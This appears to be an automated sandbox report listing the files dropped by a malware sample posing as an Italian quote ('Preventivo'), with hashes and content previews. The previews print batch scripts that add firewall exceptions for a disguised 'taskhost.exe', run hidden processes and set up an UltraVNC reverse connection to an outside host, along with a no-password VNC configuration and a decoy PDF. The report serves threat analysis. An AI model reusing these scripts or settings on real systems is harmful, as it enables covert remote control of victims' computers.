Preview:	..........kWT..0...W`.....b..@..nn.....5.._..I.R3I..9g.x....s.\+.J.....F...P.....V]u.....t....jK...C.fD..]..K....;.....y._.U..}.....S.....7...Q.....W.D..S.....y.....%..=.....e..^.RG... ...L..].T.9.y.zqm.Q]..y..(.....Q]..~~..}..q...@.T..xI.B.L.a.6...{..W..}.mK?u...5.#.{...n.....z....m^.6!.`.....u...eFa.....N....o..hA-..s.N..B.q..{..z.{=..va4_`5Z.....3.uG.n...+. ..t...z.M."2..x.-...DF..VtK.....o]b.Fp.>.....c.....,t..an[.....5.1.(}..q.q.....K3.....[>..;e..f.Y.....mV.cL...]eF..7.e.<.._.o\.S..Z...`..}.....>@.....|.....ox.....h.....o....-Yj=.s.g.C c\.i..\..A.B>.X..8`...P.....[..O...-.g...r..u\...k..7..#E....N}...8.....(..0....w....j.....>.L....H.....y.x3...[>..t.....0..z.qw..]X..i8..w.b..?0.wp..XH.A.[.....S..g.g..I.A.15.0?._n.Q.]..r8.....l..18... (.].m...!|G.1..... .3.`./....`~.....G.....|..pS.e.C....:o.u_..oi.:..|....joi...eM.m.K...2%...Z..j...VUh..9.}.....

C:\Users\user\AppData\Local\Temp\acrocef_low\7b77236c-9ec4-4c37-b7fe-9f4cc6be4abd.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 5111142
Category:	dropped
Size (bytes):	1419751
Entropy (8bit):	7.976496077007677

Encrypted:	false
SSDEEP:	24576:/xA7ouWLgGZtwYIGNPJodpy6mlind9j2kvhsfFXpAXDgrFBU2/R07D:JVuWLgGZtwZGk3mlind9i4ufFXpAXkru
MD5:	A8E5C37206C98D1B655FF994A420FFB6
SHA1:	827237782AB5971EC205C3BCECCC7950BE9F84C3
SHA-256:	F1F755059AF7C2CBC36920337941AEFB18FBDB3CD14D3239CBBBCF0CB8F208EA
SHA-512:	12DE33EB7624458AEC44D83D4E2C09E626F8E54E177FC0C26EEBA232935F34FAAAEB71FBB025EB7C53BEA9933C46ADCE759C32516D1B80C03B6734C61D61CEB2
Malicious:	false
Preview:	.....[.s.8..}.....!#..gw.n.`uNl.f6.3....d%EK.D["...#.....!)...r.$.G.....Z..u.._>.~....^e..<..u.....\_D.r.Z..M.:...$.I..N.....\`.B.wj...:...E|.P..$ni.{.....T.^~<m-..J....RQk..*..f.....q. .....V.rC.M.b.DiL\.....wq.*...$&j....O.....~.U.+..So.]..n..#OJ..p./..-.....<...5..WB.O....i....<./T.P.L.;.....h.ik..D*T...<...j..o..fz~..~."...w&.fB...4..@[.g.....Y.>/M."....-..N.{.2.....\... .h..ER..._..(.-..o97..[.t:..>..W*..0.....u...?.%...1u..fg..`.Z.....m ~.GKG.q{.vU.nr..W.%.W..#z..I.T.....1.....}.6.....D.O...:....PX.....*..R.....j.WD).M..9.Fw...W.-a..z.I\..u*.^....*L..^ .`.T...I.^.B.DMc.d....i...o.|M.uF|.nQ.L.E,.b!..NG.....<...J.....g.o....;&5..'a.M...I..1.V.iB2.T._I....".+.W.yA ._.....<.O.....O$."C....n!H.L`..q.....5..~./.._t.....A....S..3.....Q[..+..e..P;. ..O...x~<B.....'.)....n.$e.m.:...m.....&..Y.".H.s....5.9..A5)....s&.k0,.g4.V.K.,*.e....5...X.}6.P....y\.s|..Si..BB..y...~.....D^g...*7'T-.5*.!K.$\...2.

C:\Users\user\AppData\Local\Temp\acrocef_low\b3834f64-b555-4a46-82f6-4b7902bd13e5.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 647360
Category:	dropped
Size (bytes):	1407294
Entropy (8bit):	7.97605879016224
Encrypted:	false
SSDEEP:	24576:/n5ZwYIGNPzWL07o5dpy6mlind9j2kvhsfFXpAXDgrFBU2/R07tGZd:xZwZG5WLxB3mlind9i4ufFXpAXkrfUsb
MD5:	E78E4D1CA18BE28748F65C3A192DAFB2
SHA1:	78AD6025CB470EFB9ECA8FF1ED41F617372D1F9F
SHA-256:	F4B25F5C5BE48E151080D9CC24C8A4662CBB591A6B32037DB8D7ADE1828D8849
SHA-512:	E170C9BD3B6BB575244FCD380334D763C30352586F60824A67868EAE8E895BE0601D51670FCC304724BDF321CE8EF64881E606C9CF4C18C5817DFB5A679E44D
Malicious:	false
Preview:	.....[.s.8..}.....!#..gw.n.`uNl.f6.3....d%EK.D["...#.....!)...r.$.G.....Z..u.._>.~....^e..<..u.....\_D.r.Z..M.:...$.I..N.....\`.B.wj...:...E|.P..$ni.{.....T.^~<m-..J....RQk..*..f.....q. .....V.rC.M.b.DiL\.....wq.*...$&j....O.....~.U.+..So.]..n..#OJ..p./..-.....<...5..WB.O....i....<./T.P.L.;.....h.ik..D*T...<...j..o..fz~..~."...w&.fB...4..@[.g.....Y.>/M."....-..N.{.2.....\... .h..ER..._..(.-..o97..[.t:..>..W*..0.....u...?.%...1u..fg..`.Z.....m ~.GKG.q{.vU.nr..W.%.W..#z..I.T.....1.....}.6.....D.O...:....PX.....*..R.....j.WD).M..9.Fw...W.-a..z.I\..u*.^....*L..^ .`.T...I.^.B.DMc.d....i...o.|M.uF|.nQ.L.E,.b!..NG.....<...J.....g.o....;&5..'a.M...I..1.V.iB2.T._I....".+.W.yA ._.....<.O.....O$."C....n!H.L`..q.....5..~./.._t.....A....S..3.....Q[..+..e..P;. ..O...x~<B.....'.)....n.$e.m.:...m.....&..Y.".H.s....5.9..A5)....s&.k0,.g4.V.K.,*.e....5...X.}6.P....y\.s|..Si..BB..y...~.....D^g...*7'T-.5*.!K.$\...2.

C:\Users\user\AppData\Local\Temp\acrocef_low\cec28c92-d6c6-474c-8465-91d556131ed3.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 1311022
Category:	dropped
Size (bytes):	386528
Entropy (8bit):	7.9736851559892425
Encrypted:	false
SSDEEP:	6144:8OSTJJJJEQ6T9UkRm1lBgI81ReWQ53+sQ36X/FLYVbxrr/lxktOQZ1mau4yBwsOo:sTJJJv+9UZX+Tegs661ybxrr/lxkB1m
MD5:	5C48B0AD2FEF800949466AE872E1F1E2
SHA1:	337D617AE142815EDDACB48484628C1F16692A2F
SHA-256:	F40E3C96D4ED2F7A299027B37B2C0C03EAEEE22CF79C6B300E5F23ACB1EB31FE
SHA-512:	44210CE41F6365298BFBB14F6D850E59841FF555EBA00B51C6B024A12F458E91E43FDA3FA1A10AAC857D4BA7CA6992CCD891C02678DCA33FA1F409DE0885932 4
Malicious:	false
Preview:	.....]s[G. Z...{....;...J$%K&..%.[..k...S....$,.`.)Z..m.....a.....o..7.VfV...S..HY}Ba.<.NUVVV~W.].;qG4..b,N..#1.=1.#1..o.Fb.....IC.....Z...g_~.OO.l..g.uO...bY.,[..o .s.D<..W....w....?$4..+..%.[.?..h.w<.T.9.vM.!..h0.....}..H..$[...lq,....>..K.)=..s.{.g.O...S9".....Q...#...+..)>=.....|6.....<4W.'.U.j$....+..=9...l.....S..<.\.k.'....{.1<.?..<..uk.v;.7n.!...g....." P..4.U.....c.KC..w._G..u..g./.g....{'^.-\|..h#.g.\.PO.\|...]x..Kf4..s.....+.Y.....@.K....zI..X.....6e?[..u.g"{..h.vKbM<.?i6{%.q)i...v..<P8P3.....CW.fwd...{:@h...;.....5..@.C. j.....a.. U.5...].$.L..wW....z...v.....".M.?c.....o..}.a.9..A..%V..o.d....'..|m.WC.....|.....e.[W.p.8...rm....^..x'.....5!...|.....z..#.....X_..Gl..c..R..`...*.s-1f..]x.....f...g...k.....g.....).3 .B..{"4...!r....v+As...Zn.]K{.8[..M.r.Y.....+%...]...J}f]~}_..K....;.Z.[..V.&..g...>...{F..{I..@~.^.|P..G.R>....U..../HY...(.z.<.~.9OW.Sxo.Y

C:\Users\user\AppData\Local\Temp\shi5398.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5038592
Entropy (8bit):	6.043058205786219
Encrypted:	false
SSDEEP:	49152:vVkDvLSkqdbEsuV+ebMh8w+/H8pF/bmlEyGjWvcP1xQ+X7TqVAMPLfQyim8kznsY:2Ll+Mn0WHl9VA2ic/
MD5:	11F7419009AF2874C4B0E4505D185D79
SHA1:	451D8D0470CEDB268619BA1E7AE78ADAE0EBA692

SHA-256:	AC24CCE72F82C3EBBE9E7E9B80004163B9EED54D30467ECE6157EE4061BEAC95
SHA-512:	1EABBBFDF579A93BBB055B973AA3321FC8DC8DA1A36FDE2BA9A4D58E5751DC106A4A1BBC4AD1F425C082702D6FBB821AA1078BC5ADC6B2AD1B5CE12A68058805
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	`MZ......................@...!..L.!This program cannot be run in DOS mode....$.......e.D!...!...!...(.V.C...5..."...5...&...5...)...!......5...:...5... ...5...R...5.:. ...5... ...Rich!..................PE..d...p............" ....D...`M.....'.M...`A...@.H.L&....I......@K.H.....I.............@M.....`J:.p..... ..................(....%.............@.......$.H......................text...4B.......D.................. ..`.wpp_sf.....`.......H.............. ..`.rdata...L*......N*................@..@.data...hD...PI......*I........ .....@....pdata........I......2I.............@..@.didat.......0K.......J.............@....rsrc...H....@K.......J.............@..@.reloc.......@M.. ....L.............@..B.. ....`

`C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\TempFolder\~.pdf`

Process:	`C:\Users\user\Desktop\Preventivo24.01.11.exe`
File Type:	PDF document, version 1.7, 1 pages
Category:	dropped
Size (bytes):	44763
Entropy (8bit):	7.691836262046289
Encrypted:	false
SSDEEP:	768:9paAbg8/yZjn2K/Cgrf7F0kTRelSLcBzWAMMwsOt+yn9:9Lyp2oLTk4ItWAMMO9
MD5:	E3B54910AAE9324A7D56E5B22044104E
SHA1:	F93D54BC3E20316DD9B596D4EB0FE22BD9F1D4D8
SHA-256:	01FA678A302763B83703F0449FC63309CF7677FC119D2755DEFAD6DEA9D25BCD
SHA-512:	0549192D6C52053BA1F1C9AFB38B2243EA8BE119DD0FBDE3D15BCBA073911B59669BEEFDFD0C8AADFCEAE44A4AF2C7B09C76EE1EC88C0E13F5406283019FCB6A
Malicious:	false
Preview:	`%PDF-1.7.%.....3 0 obj.<<./Type /XObject./Subtype /Image./Width 825./Height 540./BitsPerComponent 8./ColorSpace /DeviceRGB./Filter /DCTDecode./DecodeParms <<./Quality 80.>>./Length 5 0 R.>>.stream......C....................................%...#... , #&')*)..-0-(0%()(...C...........(...(((........9.."..................... ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....?....C...e...4...i........W........\T...........W.........2...}_.O.&..Q.9P\........W.........2...m_.O.&.,Q.9P\........W.............?...qF(.As....6...m_.O.&.........?...qF(.As....2...}_.O.&....`

`C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.dll`

Process:	`C:\Users\user\Desktop\Preventivo24.01.11.exe`
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	47744
Entropy (8bit):	6.688410109072587
Encrypted:	false
SSDEEP:	768:523s2H65HQdvusvavk76GDN8YeGQEky64UyToJs+i:5VQV75NzHae
MD5:	E818AB67C68E3EE621A8888FBBF2F266
SHA1:	644D473097112A48338202A418911716AAC5B9D8
SHA-256:	FF9D8F7FC2C3F5D0AFAF6F76E87D41FEEABF54FACBE26DC59661A78830F32972
SHA-512:	B67F0A1AB49E57459AFA8FD4E4FFC18BC2A8B2D7803C34A952656113D175A145AB2C1ABDE25272442759EC148BE8A5A05D44A6CE89DD882329BA436534D53BE4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	`MZ......................@...!..L.!This program cannot be run in DOS mode....$........6...W.,.W.,.W.,".-.W.,".-.W.,".-.W.,./.,.W.,.<.-.W.,.W.,.W.,.<.-.W., g&.-.W.,g&.-.W.,g&.-.W.,Rich.W.,.........PE..L....Z._...........!.....f...8.......=...%.....@A........................ ...`.......................................h.......8................. ..........................................................text....d.......f.................. ..`.rdata...'.......(...j..............@..@.data...d...........................@....reloc..h...........................@..B........................ ....`

`C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.inf`

Process:	`C:\Users\user\Desktop\Preventivo24.01.11.exe`
File Type:	Windows setup INFormation
Category:	modified
Size (bytes):	3890
Entropy (8bit):	3.7119439709099047
Encrypted:	false

SSDEEP:	48:5oAqyb+l0sOlbxcfW2iIVOgUqGNnijzXLTRkYx:jAIVANniNx
MD5:	D3153DDC1A7EB32C396E59E0CD2ECA50
SHA1:	285BC785A8E9D76BA652A841A4331A1F6DFE9431
SHA-256:	F615C264E1A04A5A18C62C08CABB9EBE8F76D964B04A111169F76C9036F260DD
SHA-512:	AAD64BD3A90C41E35667AA9C7B017F4FDCF0705BD2B70F105193390E3C727A2E410DBA9764BC5343220E9A2A0880B830C81AF4973DECE92AB64B90E1DC77DD C6
Malicious:	false
Preview:	..;....;. .U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y...i.n.f.....;.....[.V.e.r.s.i.o.n.].....P.n.p.L.o.c.k.D.o.w.n.=.1.....S.i.g.n.a.t.u.r.e.=.".$.W.i.n.d.o.w.s. .N.T.$."....C.l.a.s.s.G.U.I.D. .=. .{. 4.D.3.6.E.9.6.8.-.E.3.2.5.-.1.1.C.E.-.B.F.C.1.-.0.8.0.0.2.B.E.1.0.3.1.8.}.....C.l.a.s.s. .=. .D.i.s.p.l.a.y.....C.l.a.s.s.V.e.r. .=. .2...0.....P.r.o.v.i.d.e.r.=.%.M.a.n.u.f.a.c.t.u.r.e.r.N. a.m.e.%.....C.a.t.a.l.o.g.F.i.l.e.=.U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y...c.a.t.....D.r.i.v.e.r.V.e.r. .=. .1.0./.1.8./.2.0.2.0.,.1.7...6...4.2...4.9.9.....[.M.a.n.u.f.a.c.t.u.r.e.r.].....%.M.a.n. u.f.a.c.t.u.r.e.r.N.a.m.e.%.=.S.t.a.n.d.a.r.d.,.N.T.x.8.6.....[.S.t.a.n.d.a.r.d...N.T.x.8.6.].....%.D.e.v.i.c.e.N.a.m.e.%.=.M.y.D.e.v.i.c.e._.I.n.s.t.a.l.l.,. .R.o.o.t.\.U.V.n.c.V.i.r.t. u.a.l.D.i.s.p.l.a.y.....%.D.e.v.i.c.e.N.a.m.e.%.=.M.y.D.e.v.i.c.e._.I.n.s.t.a.l.l.,. .U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y.....[.S.o.u.r.c.e.D.i.s.k.s.F.i.l.e.s.].....U.V.n.c.V.i.r.t.u.a.l.D.i.s.p. l.a.y...d.l.l.=.1...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\uvncvirtu aldisplay.cat

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	8560
Entropy (8bit):	7.2886183166813785
Encrypted:	false
SSDEEP:	192:N0xTS0+qInYe+PjPN3KowgCuodZubhSZyEl8YsuUAwCNQw1e9:NeInYPLNaowNZvZyEPLwPws9
MD5:	B2957E97DD342E0C0C5B58CB4DF951E6
SHA1:	A21F84EB2217DA6AB5079BFEFADC29503A662F6E
SHA-256:	1105E05993AB4EA8EFD6475FFEB82091BA61387E2D4F531AE5C6097E9BF530D3
SHA-512:	093E1FC0C322DAD8C902D8B116B3D66EDA79C3A3B51A40358A202801E850728049D0702C1F03466E17A0F390EE6B79BBDA6B2B59D2151A28EA00054294BD650
Malicious:	false
Preview:	0.!l..*.H.....!]0.!Y...1.0...+.....0.....+.....7.....0...0...+.....7.....(..i.@..##6....201018150649Z0...+.....7.....0...0.....A.&r..{...(..R..1..0...+.....7...1...04..+.....7...1&0$...O.S.A. t.t.r.....2.:.1.0...0...0P..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...d.l.l...0....([....k.R.A.3..m..11..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P ..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...i.n.f...0.... ....0DL....\MCT.....=...ww..1..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+... ..7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...d.l.l...0]..+.....7...1O0M0...+.....7...0.....010...`.H.e..... ....0DL....\MCT.....=...ww..0.... ...d.JZ..,.....v.d.J..i.l.6.`.1..0.. .+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...i.n.f...0U..+.....7...1G0E0...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UltraVNC.ini

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Generic INItialization configuration [admin]
Category:	dropped
Size (bytes):	1208
Entropy (8bit):	5.080950758931414
Encrypted:	false
SSDEEP:	24:fJhFXNTxYgMKM0USlAdo9g9iWFOWIaGETolеXYMyd5Tgc8OjulnN:fJzr8gUUAdTZOW+ooBI9j0NOjS
MD5:	C5F11F117A37314A4DDAE8D4BFCA23B7
SHA1:	58D1DFE525248BF51847526388F8D68CD3E50EA6
SHA-256:	200A7BF46C84F3F71DACC5ECE63E87B9BEF981325DC76462076923F574E12C1D
SHA-512:	0E99FD926F0FAA0CC576C6FF509CF037FFB2596FD5CB3A8BC5B080ED7BECDF29526C5CCACD1B5EBE2E243E0ECFF8186F81A14F16D3FB3C0472F38A3F50897 652
Malicious:	false
Preview:	[Permissions]..[admin]..FileTransferEnabled=1..FTUserImpersonation=1..BlankMonitorEnabled=1..BlankInputsOnly=0..DefaultScale=1..UseDSMPlugin=0..DSMPlugin=No Plugin Detected..primary=1..secondary=1..SocketConnect=1..HTTPConnect=1..AutoPortSelect=1..InputsEnabled=1..LocalInputsDisabled=0..IdleTimeout=0..EnableJ apInput=0..EnableUnicodeInput=0..EnableWin8Helper=0..QuerySetting=2..QueryTimeout=10..QueryDisableTime=0..QueryAccept=0..LockSetting=0..UseRegistry=0. .MSLogonRequired=0..NewMSLogon=0..DebugMode=2..Avilog=0..kickrdp=0..service_commandline=..DebugLevel=10..DisableTrayIcon=0..rdpmode=0..Loopb ackOnly=0..AllowLoopback=1..AuthRequired=0..ConnectPriority=0..AuthHosts=..AllowShutdown=1..AllowProperties=1..AllowEditClients=1..PortNumber=5900..HT TPPortNumber=5800..IdleInputTimeout=0..RemoveWallpaper=0..RemoveAero=0..QueryIfNoLogon=0..FileTransferTimeout=1..clearconsole=0..accept_reject_mesg=.. KeepAliveInterval=5..[UltraVNC]..passwd=000000000000000000..passwd2=000000000000000000..[poll]..Turb

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\c.cmd

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1035
Entropy (8bit):	5.154375767864971
Encrypted:	false
SSDEEP:	24:nep9ZV2tXY7ur3C7TEPaV1k774klg41k7z2GD:6oo7urwEiNUz26

MD5:	B9B8C2AD3F16DD1EE7518B5B4ED165B1
SHA1:	FC8D881BF7B13DF8E7BF31B6F811F53C44F8336D
SHA-256:	C2AB7B8701BDC36198A8F01791C8A3479EF3E8BCC6CCD3BD8C2F60DD9672E8E1
SHA-512:	8CF8E80D8A8DB779B40005D87EFDAB57042026C62D4182129FC247F091E0C51E854509F85575BF0418A97FCAE096AA093CFB9128CF411E1993486F07A3BD966E
Malicious:	false
Preview:	::::::::::::::::::::::::::::::::.:: START ::..::::::::::::::::::::::::::::::::..Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%9999 +1000..set /a numb=%random% %%9999 +1000..set /p numc=<IDD.txt..type C:\Games\cmd.txt|cmd..start C:\Games\viewer.exe /HideWindow C:\Games\once.cmd .. ....:com ..for %%A in (C:\Games\cmmc.cmd) do if %%~zA gtr 7 start C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd..timeout /t

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\cmd.txt

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1102
Entropy (8bit):	5.375478540906423
Encrypted:	false
SSDEEP:	24:np9ZV2tXY7ur3C7TEPaV1k774kIwoNEGMoNha9d0aR/vA+ZyZB:5oo7urwEieG75aRQ+Zs
MD5:	8AADF3A1016440B07F8F3152E5755A41
SHA1:	9B6FC4D8890FE08F427928A6ACCEF39F592FB271
SHA-256:	B3C509FC687793ED75F2792540EFBDAB88D65CA18570C28651DA737CAC6544B7
SHA-512:	40DA5935BFD778559B1EC982B3C3B928766E288BC00BE3C8A85C41B9942E2E66CC19C5CCB4F1105AC5C2DEA3EE44FF9F421895CFBF6DBB6B58AB1226C4C0A1BF
Malicious:	false
Preview:	Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ....netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL....netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL....set RUN_C="taskhost.exe"..wmic process where (name=%RUN_C%) get commandline | findstr /i %RUN_C%> NUL..if errorlevel 1 (..start C:\Games\taskhost.exe -autoreconnect ID:%numc% -connec

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\cmmc.cmd

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1221
Entropy (8bit):	5.351088398106411
Encrypted:	false
SSDEEP:	24:op9ZV2tXY7ur3C7TEPaV1k774klg4P5W40aJfiyZr/vA+coq+Hoq+Hoq+e:coo7urwEi0LahVQ+cx+Hx+Hx+e
MD5:	76147E456F8F392405B1FBAC4F315A30
SHA1:	FC90A4B0428DF537ED3FEE1A1B2E25C3C2A07D5A
SHA-256:	D69E739F18BD24DB5CFD451FB2BDAB32B4EFEEF41145B75CB89C7DC56641852D
SHA-512:	470EE57AC19364CCF4CDD8019A168440822E3E2B2708A3C4B5A4C5C0A3090C1BFEC1248E6AB1B23F93B5434FED3C69210A2161A56747231C25972752493AFD7
Malicious:	false
Preview:	SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%999 +100..set /a numb=%random% %%999 +100..set /a numc=5%numa%%numb%....set RUN_C="taskhost.exe"..wmic process where (name=%RUN_C%) get commandline | findstr /i %RUN_C%> NUL..if errorlevel 1 (..start %temp%/~.pdf..) else (.. @echo not starting %RUN_C%: already running...)..echo %numc% > IDD.txt..rem start C:\Games\taskhost.exe -multi -autoreconnect ID:%numc% -connect vnvariant2024.ddnsfree.com:5500 -run..start C:

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\ddengine.dll

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	253280
Entropy (8bit):	6.610000632203147
Encrypted:	false
SSDEEP:	6144:vroB+yBBquE2s4MSp5Y1HKKfkXNoIij+bvNf4wmNJh/WLX:E+yhEBge1H0rij+RQwgh/Wz
MD5:	1D34EBEE7F7B9966DC449388438E80D5

SHA1:	E3A30BC84D733ED907A2CBBFC3F5E16900A5B2CE
SHA-256:	0D44439A0425DF8ABF338BD1496679A144DD705A51832A05C1A4ED1F76756EBA
SHA-512:	D7A8AC4E9D824DCB1C8AF5574E7818ED6F515A75C47F50AB380492F87CF0D0AC853956DD93262286C064FFE5E48CEC899A960DD20E466B74E911C88975AB3EB
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....C.....h.....h.....h.....U.....U...b..U.....h.....A... .....Rich.....PE..L....._.....!.....$.....j.....@.....u.....u.....`.....1..p.....P2..@..... .....text...o..... ..`.rdata.....@..@.data....+.....p.....@....SharedD.....@....rsrc.....@..@.reloc..... .....0.....@..B.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\on.cmd

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	799
Entropy (8bit):	5.23166754615022
Encrypted:	false
SSDEEP:	24:nep9ZV2tXY7ur3C7TEPaV1k774klg41k7oy:6oo7urwEiNUoy
MD5:	FD877AE342E4E8B246D11700EB90B23D
SHA1:	9C1790DB6B9CBD9C5BF2B12B8FBCF6A342A6FD3A
SHA-256:	1CE4768F825372D55C1D30CE3AC41AFB913DE6299A64AE5B0AC1B3B752421D64
SHA-512:	2B26CAE19DC5C485076C6C8C740F5E621F1B507163D26FB8E31CCE78F6917A170FE9D9BA0976E7C6079ED50F448FCEA1C365E0B3F4C522981C10330C04932E9
Malicious:	false
Preview:	::::::::::::::::::::::::::::::::::.:: START ::..::::::::::::::::::::::::::::::::..Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%9999 +1000..set /a numb=%random% %%9999 +1000..start C:\Games\viewer.exe /HideWindow C:\Games\c.cmd..EXIT

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\once.cmd

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:4Q:4Q
MD5:	F24F62EEB789199B9B2E467DF3B1876B
SHA1:	DE3AC21778E51DE199438300E1A9F816C618D33A
SHA-256:	E596899F114B5162402325DFB31FDAA792FABED718628336CC7A35A24F38EAA9
